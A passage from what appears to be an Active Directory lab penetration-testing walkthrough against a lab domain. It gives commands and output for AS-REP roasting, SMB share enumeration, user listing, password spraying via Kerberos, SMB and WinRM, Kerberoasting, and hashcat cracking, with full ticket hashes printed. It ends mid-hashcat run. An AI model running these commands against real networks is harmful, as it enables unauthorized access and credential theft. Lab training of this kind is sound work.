┌──(root㉿THECyb0rg)-[/usr/share/doc/python3-impacket/examples]
└─# ./GetNPUsers.py -request thecyborg.lab/ -dc-ip 192.168.192.142
Impacket v0.11.0 - Copyright 2023 Fortra

Name         MemberOf                               PasswordLastSet             LastLogon                   UAC
-----------  -------------------------------------  --------------------------  --------------------------  --------
philis.bill  CN=Sales,CN=Users,DC=thecyborg,DC=lab  2024-05-12 15:46:39.989788  2024-05-13 16:05:22.201400  0x400200



$krb5asrep$23$philis.bill@THECYBORG.LAB:3b92036ba7581841bc81b0123fc3be9a$c8bbaaef65575559da350f94bb8e4befb83b66af7c10
62dfaa929db1d93e8ab865b3f073699bd84020d3f15c846715a23279e068b4791e3dbe7d8b23ee57c45f1d87460ce29fadbe715ee6b4f581fa062
5a39f635626a5145949015f470de540ab45845a49521155ee977937fd22d1cae97ace73ddf3e60fdd50ac78b72d7de53a402e2699ec6919168bce
bfd9bd991f0cf6ab13f6cbcd7c4e2ab2cc2918b390121036c81d9cc917ac04a315218bb8a1cab487583469865fcb9c41c83d5d3a53c49c8c7939f
1c0965a91c71e03bde6a141fa07f818cbd715bf4adfe1bb4414af2fd5eb471f95970b43da5a645ac1
```

Enumerate for anonymous/open share and attempt to access to it:

```
# smbclient -L \\\\192.168.192.142 -N

# smbclient \\\\192.168.192.142\\Common -N
```



```
┌──(root㉿THECyb0rg)-[~/Desktop/AD-Lab]
└─# smbclient -L \\\\192.168.192.142 -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Common          Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
```




```
┌──(root㉿THECyb0rg)-[~/Desktop/AD-Lab]
└─# smbclient \\\\192.168.192.142\\Common -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon May 13 16:51:48 2024
  ..                                  D        0  Mon May 13 16:51:48 2024
  DNSrestart.ps1                      A      482  Sun May 12 15:46:56 2024

                15587583 blocks of size 4096. 12370644 blocks available
smb: \>
```

2. Exploitation

Exploitation of the identified misconfigurations and vulnerabilities based on the information gathered from the 2 stages above, is the launch of real attack against the potential targets. The attack may involve spraying a possible or common password onto the list of enumerated users or cracking the exposed service accounts using kerberoast or AS-REProast attack techniques.

Extract the enumerated domain users to a list that could then be used a userlist:

```
# python3 windapsearch.py –dc-ip 192.168.192.142 -U –full | grep -iE “sAMAccountName” | tee Userlist.txt
```




```
┌──(root㉿THECyb0rg)-[~/Desktop/AD-Lab/windapsearch]
└─# python3 windapsearch.py --dc-ip 192.168.192.142 -U --full |grep -iE "sAMAccountName" |tee ../Userlist.txt
sAMAccountName: Guest
sAMAccountName: alena.meg
sAMAccountName: lynsey.angelica
sAMAccountName: billye.selina
sAMAccountName: netti.ceil
sAMAccountName: jeannine.shelly
sAMAccountName: kerrie.ayn
sAMAccountName: candra.bea
sAMAccountName: jena.clarice
sAMAccountName: caty.lizette
sAMAccountName: aidan.charmion
sAMAccountName: lianne.shelby
sAMAccountName: blanch.evy
sAMAccountName: leanora.catharine
sAMAccountName: kassey.sayre
sAMAccountName: alameda.leanora
```

2.1 Password Spray Attack

Perform password spray attack against the domain user via Kerberos port (88) using kerbrute from **ropnop** Github repository:


```
# ./kerbrute passwordspray -d thecyborg.lab UserList Password@123 -dc 192.168.192.142
```



```
┌──(root㉿THECyb0rg)-[~/Desktop/AD-Lab]
└─# ./kerbrute passwordspray -d thecyborg.lab UserList.txt Password@123 --dc 192.168.192.142

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 05/15/24 - Ronnie Flathers @ropnop

2024/05/15 18:45:52 >  Using KDC(s):
2024/05/15 18:45:52 >   192.168.192.142:88

2024/05/15 18:45:52 >  [+] VALID LOGIN:  user1@thecyborg.lab:Password@123
2024/05/15 18:45:52 >  [+] VALID LOGIN:  user2@thecyborg.lab:Password@123
2024/05/15 18:45:52 >  [+] VALID LOGIN:  user1@thecyborg.lab:Password@123
2024/05/15 18:45:52 >  [+] VALID LOGIN:  user2@thecyborg.lab:Password@123
2024/05/15 18:45:52 >  [+] VALID LOGIN:  mssql_svc@thecyborg.lab:Password@123
2024/05/15 18:45:52 >  Done! Tested 104 logins (5 successes) in 0.125 seconds
```

Perform password spray against the domain users via SMB protocol:


```
# crackmapexec smb 192.168.192.142 -u UserList.txt -p 'Password@123'
```



```
┌──(root㉿THECyb0rg)-[~/Desktop/AD-Lab]
└─# crackmapexec smb 192.168.192.142 -u UserList.txt -p 'Password@123'
SMB         192.168.192.142 445    THECYBORG-AD     [*] Windows 10.0 Build 17763 x64 (name:THECYBORG-AD) (domain:thecyborg.lab)
SMB         192.168.192.142 445    THECYBORG-AD     [-] thecyborg.lab\Guest:Password@123 STATUS_LOGON_FAILURE
SMB         192.168.192.142 445    THECYBORG-AD     [-] thecyborg.lab\alena.meg:Password@123 STATUS_LOGON_FAILURE
SMB         192.168.192.142 445    THECYBORG-AD     [-] thecyborg.lab\lynsey.angelica:Password@123 STATUS_LOGON_FAILURE
SMB         192.168.192.142 445    THECYBORG-AD     [-] thecyborg.lab\billye.selina:Password@123 STATUS_LOGON_FAILURE
SMB         192.168.192.142 445    THECYBORG-AD     [-] thecyborg.lab\netti.ceil:Password@123 STATUS_LOGON_FAILURE
SMB         192.168.192.142 445    THECYBORG-AD     [-] thecyborg.lab\jeannine.shelly:Password@123 STATUS_LOGON_FAILURE
SMB         192.168.192.142 445    THECYBORG-AD     [-] thecyborg.lab\kerrie.ayn:Password@123 STATUS_LOGON_FAILURE
SMB         192.168.192.142 445    THECYBORG-AD     [-] thecyborg.lab\candra.bea:Password@123 STATUS_LOGON_FAILURE
SMB         192.168.192.142 445    THECYBORG-AD     [-] thecyborg.lab\jena.clarice:Password@123 STATUS_LOGON_FAILURE
SMB         192.168.192.142 445    THECYBORG-AD     [-] thecyborg.lab\caty.lizette:Password@123 STATUS_LOGON_FAILURE
SMB         192.168.192.142 445    THECYBORG-AD     [-] thecyborg.lab\aidan.charmion:Password@123 STATUS_LOGON_FAILURE
SMB         192.168.192.142 445    THECYBORG-AD     [-] thecyborg.lab\lianne.shelby:Password@123 STATUS_LOGON_FAILURE
SMB         192.168.192.142 445    THECYBORG-AD     [-] thecyborg.lab\blanch.evy:Password@123 STATUS_LOGON_FAILURE
SMB         192.168.192.142 445    THECYBORG-AD     [-] thecyborg.lab\leanora.catharine:Password@123 STATUS_LOGON_FAILURE
SMB         192.168.192.142 445    THECYBORG-AD     [-] thecyborg.lab\kassey.sayre:Password@123 STATUS_LOGON_FAILURE
SMB         192.168.192.142 445    THECYBORG-AD     [-] thecyborg.lab\alameda.leanora:Password@123 STATUS_LOGON_FAILURE
SMB         192.168.192.142 445    THECYBORG-AD     [-] thecyborg.lab\celinda.arden:Password@123 STATUS_LOGON_FAILURE
SMB         192.168.192.142 445    THECYBORG-AD     [-] thecyborg.lab\madelin.corrinne:Password@123 STATUS_LOGON_FAILURE
SMB         192.168.192.142 445    THECYBORG-AD     [-] thecyborg.lab\reina.rhoda:Password@123 STATUS_LOGON_FAILURE
SMB         192.168.192.142 445    THECYBORG-AD     [-] thecyborg.lab\chelsea.albina:Password@123 STATUS_LOGON_FAILURE
SMB         192.168.192.142 445    THECYBORG-AD     [-] thecyborg.lab\adelina.mirna:Password@123 STATUS_LOGON_FAILURE
SMB         192.168.192.142 445    THECYBORG-AD     [-] thecyborg.lab\jobye.fredericka:Password@123 STATUS_LOGON_FAILURE
SMB         192.168.192.142 445    THECYBORG-AD     [-] thecyborg.lab\mora.berta:Password@123 STATUS_LOGON_FAILURE
SMB         192.168.192.142 445    THECYBORG-AD     [-] thecyborg.lab\lay.licha:Password@123 STATUS_LOGON_FAILURE
SMB         192.168.192.142 445    THECYBORG-AD     [-] thecyborg.lab\bobbee.codee:Password@123 STATUS_LOGON_FAILURE
SMB         192.168.192.142 445    THECYBORG-AD     [+] thecyborg.lab\user1:Password@123
```

Perform password spray against the domain users via WinRM protocol:

```
# crackmapexec winrm 192.168.192.142 -u UserList.txt -p 'Password@123'
```




```
┌──(root㉿THECyb0rg)-[~/Desktop/AD-Lab]
└─# crackmapexec winrm 192.168.192.142 -u UserList.txt -p 'Password@123'
SMB         192.168.192.142 5985   THECYBORG-AD     [*] Windows 10.0 Build 17763 (name:THECYBORG-AD) (domain:thecyborg.lab)
HTTP        192.168.192.142 5985   THECYBORG-AD     [*] http://192.168.192.142:5985/wsman
WINRM       192.168.192.142 5985   THECYBORG-AD     [-] thecyborg.lab\Guest:Password@123
WINRM       192.168.192.142 5985   THECYBORG-AD     [-] thecyborg.lab\alena.meg:Password@123
WINRM       192.168.192.142 5985   THECYBORG-AD     [-] thecyborg.lab\lynsey.angelica:Password@123
WINRM       192.168.192.142 5985   THECYBORG-AD     [-] thecyborg.lab\billye.selina:Password@123
WINRM       192.168.192.142 5985   THECYBORG-AD     [-] thecyborg.lab\netti.ceil:Password@123
WINRM       192.168.192.142 5985   THECYBORG-AD     [-] thecyborg.lab\jeannine.shelly:Password@123
WINRM       192.168.192.142 5985   THECYBORG-AD     [-] thecyborg.lab\kerrie.ayn:Password@123
WINRM       192.168.192.142 5985   THECYBORG-AD     [-] thecyborg.lab\candra.bea:Password@123
WINRM       192.168.192.142 5985   THECYBORG-AD     [-] thecyborg.lab\jena.clarice:Password@123
WINRM       192.168.192.142 5985   THECYBORG-AD     [-] thecyborg.lab\caty.lizette:Password@123
WINRM       192.168.192.142 5985   THECYBORG-AD     [-] thecyborg.lab\aidan.charmion:Password@123
WINRM       192.168.192.142 5985   THECYBORG-AD     [-] thecyborg.lab\lianne.shelby:Password@123
WINRM       192.168.192.142 5985   THECYBORG-AD     [-] thecyborg.lab\blanch.evy:Password@123
WINRM       192.168.192.142 5985   THECYBORG-AD     [-] thecyborg.lab\leanora.catharine:Password@123
WINRM       192.168.192.142 5985   THECYBORG-AD     [-] thecyborg.lab\kassey.sayre:Password@123
WINRM       192.168.192.142 5985   THECYBORG-AD     [-] thecyborg.lab\alameda.leanora:Password@123
WINRM       192.168.192.142 5985   THECYBORG-AD     [-] thecyborg.lab\celinda.arden:Password@123
WINRM       192.168.192.142 5985   THECYBORG-AD     [-] thecyborg.lab\madelin.corrinne:Password@123
WINRM       192.168.192.142 5985   THECYBORG-AD     [-] thecyborg.lab\reina.rhoda:Password@123
WINRM       192.168.192.142 5985   THECYBORG-AD     [-] thecyborg.lab\chelsea.albina:Password@123
WINRM       192.168.192.142 5985   THECYBORG-AD     [-] thecyborg.lab\adelina.mirna:Password@123
WINRM       192.168.192.142 5985   THECYBORG-AD     [-] thecyborg.lab\jobye.fredericka:Password@123
WINRM       192.168.192.142 5985   THECYBORG-AD     [-] thecyborg.lab\mora.berta:Password@123
WINRM       192.168.192.142 5985   THECYBORG-AD     [-] thecyborg.lab\lay.licha:Password@123
WINRM       192.168.192.142 5985   THECYBORG-AD     [-] thecyborg.lab\bobbee.codee:Password@123
WINRM       192.168.192.142 5985   THECYBORG-AD     [+] thecyborg.lab\user1:Password@123 (Pwn3d!)
```

2.2 Kerberoast Attack

Perform kerberoast attack against the service principal name (SPN) found on the enumeration stage using impacket library:


```
# ./GetUserSPNs.py -request thecyborg.lab/user1:'Password@123'
```




```
┌──(root㉿THECyb0rg)-[/usr/share/doc/python3-impacket/examples]
└─# ./GetUserSPNs.py -request thecyborg.lab/user1:'Password@123'
Impacket v0.11.0 - Copyright 2023 Fortra

ServicePrincipalName                 Name       MemberOf                                     PasswordLastSet             LastLogon  Delegation
-----------------------------------  ---------  -------------------------------------------  --------------------------  ---------  ----------
mssql_svc/mssqlserver.thecyborg.lab  mssql_svc  CN=IT Helpdesk,CN=Users,DC=thecyborg,DC=lab  2024-05-13 18:10:29.611125  <never>



[-] CCache file is not found. Skipping...
$krb5tgs$23$*mssql_svc$THECYBORG.LAB$thecyborg.lab/mssql_svc*$a3b6537dce6a83066e57f866bed5bf92$26870da668a2b3418513e80104c4ed5ae68c8cb3a1b05caaa
a811d4666694cf78d7314b1cf09a2035e6cde4938a722634789a75e5e45e2e9b1449790efb36a6dc865b6687a1fc1ff013cd252346f6eeba0a81fd60d2378330316e8e2b58e6bbfe
81c02d68c0c5a8c21358f1265212489bc7b7c9f0cf051b07cccdebde6367791f8d6a2820ba92e241113f22bb0c4fc7c4df81c453aa6f8e220bbe4fa3cb1aea265135f95f551e70df
146ce2bdcf77784d53f52518d07ccf3daa4970713e25a16e4ab9ed355abafca9e87f71a0002c773e0d0d293622153c0675034534b7caa8cccb88256ae3d0a5baaddce5bf41e2a938
01fe42a738e467c9b5e193344534bc7e20a96e6978279c109c25ae40476a3f4ed7cec42254370cb1de8ac7d684b0765ddd37ac0e81f86f800f774ad4c997bd11a306853c027b17ed
d5dd5b10995b04a3e75e6f0629554c01e3f14772c005aecd7adbd19746d7512d4b88bc56ed07b2cbfdc12139c5cd255d04d2be63735d8f3569f7b2810e822ebd5139a8997cd1e3af
660422445b70f6cada71403d326943bf6fc932a24a421f57a4c7834a9bb3fb31a1d806d2afaeea3b4465944cc0ad768a1a947a0bec009e82bdcd575d5f2ac7932d7fe8c4e4ba4b6b
8680b925770cff5e9fce3640b8a9379f52ec1e7ff5e843627c07c0bf10f1ef9cc4f8a7c98c32b7053c41ece3b15d9ea1820fe70c098569846151ef2575370d1548d5dcbd62dff83f
dbcda11f6ed48ed93c9864c368be0baabacd4d9d97b02549a03d623ac48cfd1a0f425c366f9ce28f7a3eee2c068104ebda6424b06a91142218a01c93eac322befee9fd3e2a8945bc
ad39865d4c6c9af57799e83f19e95608fe930a1de2e35314748ef4f00481663c3357c550a41c88e9f92bbbb249e1b097d89a09b5d9607f74234593a4933648e33a55c95dd48115c1
7e9d73410ae8a39fd12dfb1fab89c7737cebdd5dd8e1359d8ef9bc1f8f7940b9260007f4da1373f4d39863fa7186889ba867320475ac524f64a39c55f9dde36b0c15d54228de4b27
2b069234c63498ff9fc7c45a76a3e3eba8cd475724396b7ecd34234b584367821919055ab00bef2d390ddea05c51ed15d8997c81962ffb4148955d65e8056577576eabbb718d72ff
d48fd5a81291bcc2fa510c9a8d39da82519d394169e1b7ac902b5469f5a5c052500eca47efe19203bed783ba549dc58f2ad2b6f1433b1461965d630279571437b7c6b12448ec13a7
26379efd51587c0314769b4e22adc003c0ce13c92760fc956f92627773d85ad98e127a6f98dd690120a4822b5c085e1260bbd7eb2af48c3d60a6a8b6a33ab1b10ea1640cef113f25
46e071857f9a3c7b7ee37d315866559e2800ab7cc250bd9c75ab79f620ad907c93820379d40c886bbad4343c54835ca999501bb94758b14e92ffff9c4c6aa55ab2c59a634230114a
67c5ee38caa340b9c47f083f7a060253f9e0b05ff8787ebc4dc76cf697e14c3b5c7e6
```

Crack the kerberos ticket of the mssql_svc service account using well-known advanced hash cracking tool hashcat:

```
# hashcat -a 0 -m 13100 kerbticket.txt /root/Desktop/AD-Lab/PasswordList.txt --force
```



```
┌──(root㉿THECyb0rg)-[~/Desktop/AD-Lab]
└─# hashcat -a 0 -m 13100 kerbticket.txt /root/Desktop/AD-Lab/PasswordList.txt --force
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG)
t]
=========================================================================================================
==
* Device #1: cpu-haswell-AMD Ryzen 7 5800H with Radeon Graphics, 2895/5854 MB (1024 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
```

